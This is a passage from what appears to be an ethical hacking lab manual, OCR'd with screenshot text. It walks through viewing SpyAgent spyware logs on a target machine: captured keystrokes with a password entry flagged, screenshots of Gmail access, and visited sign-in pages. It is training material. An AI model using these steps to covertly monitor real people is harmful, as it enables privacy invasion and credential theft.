


41. ☐ The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click View **Keystrokes Log** from the resulting options.



10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
spytech
SpyAgent
Click Here for Ordering Infor
Program Options
Log Actions
Reports
Setup Wizard
Keyboard & Mouse
61 Keys Last Session
Select an Activity Log
View Keystrokes Log [6]
View Mouse Clicks Log [0]
gram Usage
lications Logged
Screenshots
40 Screenshots Logged
Events Timeline
774 Events Logged
Files & Documents
2646 File Events Logged
Computer Usage
2 Sessions Logged
Mic & Webcam
0 Captures Logged
E-Mail Activity
0 E-Mails Logged
Website Usage
14 Websites Logged
Internet Activities
1176 Connections Logged
Chat & Social
2 Activities Logged
View Most Popular Activities Summary
View Day & Hour Activity Graphs
Start Monitoring
Monitoring Stopped. Click "Start Monitoring" to Resume.
General
Startup Setti
Logging
Configure Lo
Remote L
Configure Re
Advanced
Finer Contro
Content F
Filter and Bl
ScreenSp
Record Desk
SmartLog
Activity Trigg
Schedulin
Schedule Mo
Behavior
Real-time Ac

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.



spytech
SpyAgent
Keystrokes Typed - 6 Entries
Keyboard & Mouse
Keystrokes Typed
Mouse Clicks
Windows Viewed
Program Usage
Applications Ran
Application Usage
Screenshots
All Screenshots
Email Activity
Social Networking
Website Activity
Events Timeline
Files & Documents
File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads
Computer Usage
Mic & Webcam
Microphone Recordings
Webcam Captures
Emails
Received
Sent
Website Usage
Website Visits
Website Usage
Online Searches
Website Content
Internet Activities
Internet Connections
Internet Traffic
Clipboards
SpyAgent Activity
Save Log
Save All
Clear
Format
Actions...
Select a Keystrokes Log Entry
Application
Window Title
Username
Time
explorer.exe
Progress
Jason
Fri 6/12/20 @ 7:18:26 AM
iexplore.exe
New tab - Internet Explorer
Jason
Fri 6/12/20 @ 7:22:08 AM
iexplore.exe
MSN Australia | latest news, Hotmail login, Outlook, Skype a...
Jason
Fri 6/12/20 @ 7:26:16 AM
ShellExperienceHost....
Start
Jason
Fri 6/12/20 @ 7:30:00 AM
explorer.exe
Program Manager
Jason
Fri 6/12/20 @ 7:36:23 AM
*sysdiag.exe
no title ( )
Jason
Fri 6/12/20 @ 7:36:25 AM
Note: Log entries preceded with a '*' indicate a password entry.

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.


spytech
SpyAgent
Screenshot Viewer - 40 Captures
Keyboard & Mouse
Keystrokes Typed
Mouse Clicks
Windows Viewed
Program Usage
Applications Ran
Application Usage
Screenshots
All Screenshots
Email Activity
Social Networking
Website Activity
Events Timeline
Files & Documents
File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads
Computer Usage
Mic & Webcam
Microphone Recordings
Webcam Captures
Emails
Received
Sent
Website Usage
Website Visits
Website Usage
Online Searches
Website Content
Internet Activities
Internet Connections
Internet Traffic
Clipboards
SpyAgent Activity
View Screen
Slideshow
Save All
Clear All
Actions...
Switch to List View
(window has no title)
Jason - Fri 6/12/20 ...
Program Manager
Jason - Fri 6/12/20 ...
New tab - Internet Explorer
Jason - Fri 6/12/20 @ 7...
gmail - Bing - Internet
ExplorerJason - Fri ...
Gmail - Internet Explorer
Jason - Fri 6/12/20 @...
Inbox (516) -
@gmail.co...
linkedin - Bing - Internet
ExplorerJason - Fri 6/...

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.


spytech
SpyAgent
Website Visits - 10 Entries
Keyboard & Mouse
Keystrokes Typed
Mouse Clicks
Windows Viewed
Program Usage
Applications Ran
Application Usage
Screenshots
All Screenshots
Email Activity
Social Networking
Website Activity
Events Timeline
Files & Documents
File Usage
Documents Opened
Documents Printed
File Downloads
File Uploads
Computer Usage
Mic & Webcam
Microphone Recordings
Webcam Captures
Emails
Received
Sent
Website Usage
Website Visits
Website Usage
Online Searches
Website Content
Internet Activities
Internet Connections
Internet Traffic
Clipboards
SpyAgent Activity
Save Log
Clear
View Site
Export
Actions...
Select a Website Log Entry
Websites Visited
All Websites
www.linkedin.com
www.msn.com
mail.google.com
accounts.google.com
www.bing.com
Pages Visited for Selected Website
Page Visited
Username
Start Time
End Time
Active Time
https://www.bing.com/search?q=gmai&src=IE-...
Jason
Fri 6/12/20 @ 7:59:59 AM
Fri 6/12/20 @ 8:00:12 AM
00h:00m:12s
https://accounts.google.com/signin/v2/identifi...
Jason
Fri 6/12/20 @ 8:00:12 AM
Fri 6/12/20 @ 8:00:27 AM
00h:00m:15s
https://accounts.google.com/signin/v2/challen...
Jason
Fri 6/12/20 @ 8:00:28 AM
Fri 6/12/20 @ 8:00:42 AM
00h:00m:01s
https://mail.google.com/mail/u/0/#inbox
Jason
Fri 6/12/20 @ 8:01:02 AM
Fri 6/12/20 @ 8:01:04 AM
00h:00m:03s
https://accounts.google.com/ServiceLogin/sig...
Jason
Fri 6/12/20 @ 8:01:04 AM
Fri 6/12/20 @ 8:01:12 AM
00h:00m:09s
https://accounts.google.com/ServiceLogin/ide...
Jason
Fri 6/12/20 @ 8:01:13 AM
Fri 6/12/20 @ 8:01:13 AM
00h:00m:01s
http://www.msn.com/en-au/?ocid=iehp
Jason
Fri 6/12/20 @ 7:58:53 AM
